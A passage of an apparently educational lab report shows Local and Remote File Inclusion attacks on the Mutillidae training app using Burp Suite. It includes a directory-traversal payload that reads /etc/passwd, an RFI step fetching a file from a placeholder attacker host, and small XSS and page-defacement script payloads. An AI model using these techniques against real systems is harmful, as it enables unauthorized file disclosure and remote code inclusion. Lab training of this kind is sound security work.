


Figure 84: Launching Burp Suite from the Kali terminal to intercept the file-inclusion request




Figure 85: Proxy history showing the GET request for page=arbitrary-file-inclusion.php




Figure 86: Repeater view of the baseline file-inclusion request before the payload is applied




Figure 87: The "page" parameter modified with a directory-traversal payload targeting /etc/passwd




Figure 88: Sending the traversal payload via Repeater and inspecting the raw response




Figure 89: Server response returning the contents of /etc/passwd — Local File Inclusion confirmed




Figure 90: Repeating the test with an alternative traversal depth/encoding to confirm the vulnerability is consistent




Figure 91: Response again disclosing system account entries from /etc/passwd




Figure 92: Testing the file-inclusion parameter against an additional sensitive path on the target




Figure 93: Final response confirming the "page" parameter allows arbitrary local file disclosure via LFI

> ***Key Learning:*** *Any parameter that ultimately becomes part of a filesystem path on the server needs to be validated against an allow-list of legitimate file names — never trusted to stay inside the intended directory.*

7.3 Part 3: Remote File Inclusion (RFI)

Remote File Inclusion goes a step further than LFI: instead of reading a local file, the vulnerable parameter is pointed at a URL on a server the attacker controls (?page=http://<attacker-ip>:8000/test.txt). A simple test file was created on the attacker machine (echo "RFI_TEST" > test.txt) and served with Python's built-in web server (python3 -m http.server 8000). Setting the Mutillidae page parameter to that URL caused the target server to fetch and render the remote file's contents (RFI_TEST) directly on the page — proof that, on a vulnerable configuration, this same mechanism could be used to fetch and execute a full web shell instead of a harmless text file.




Figure 94: Preparing the attacker-hosted file (echo "RFI_TEST" > test.txt) on the attacking machine




Figure 95: Starting a lightweight web server on the attacker machine (python3 -m http.server 8000) to host the test file




Figure 96: Confirming the test file is reachable from the attacker web server before attempting inclusion



Figure 97: Navigating to the Mutillidae File Inclusion lab in preparation for the RFI test



Figure 98: Modifying the "page" parameter to reference the attacker's remote file (http://<attacker-ip>:8000/test.txt)



Figure 99: Request captured in Burp with the remote-file URL set as the page parameter




Figure 100: Forwarding the crafted RFI request through Burp Proxy




Figure 101: Response headers/body showing the remote request was processed by the target application




Figure 102: Rendered page displaying "RFI_TEST" — confirming the remote file was fetched and included by the server



Figure 103: Attacker HTTP server log showing the inbound GET request from the target for test.txt



Figure 104: Repeating the RFI test with a modified remote filename/path to confirm consistent behaviour

```
<script>document.body.innerHTML='<h1>HACKED</h1>'</script>
```

Figure 105: Additional request line showing the remote-file parameter used for the repeat test

HACKED

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
PHP Version: 5.2.4-2ubuntu5.10
The newest version of Mutillidae can downloaded from Irongeek's Site

Figure 106: Corresponding response confirming the remote content was again included successfully

```
<img src="x" onerror="alert('XSS')">
```

Figure 107: Preparing a follow-up remote payload to illustrate how RFI could be escalated toward a web shell

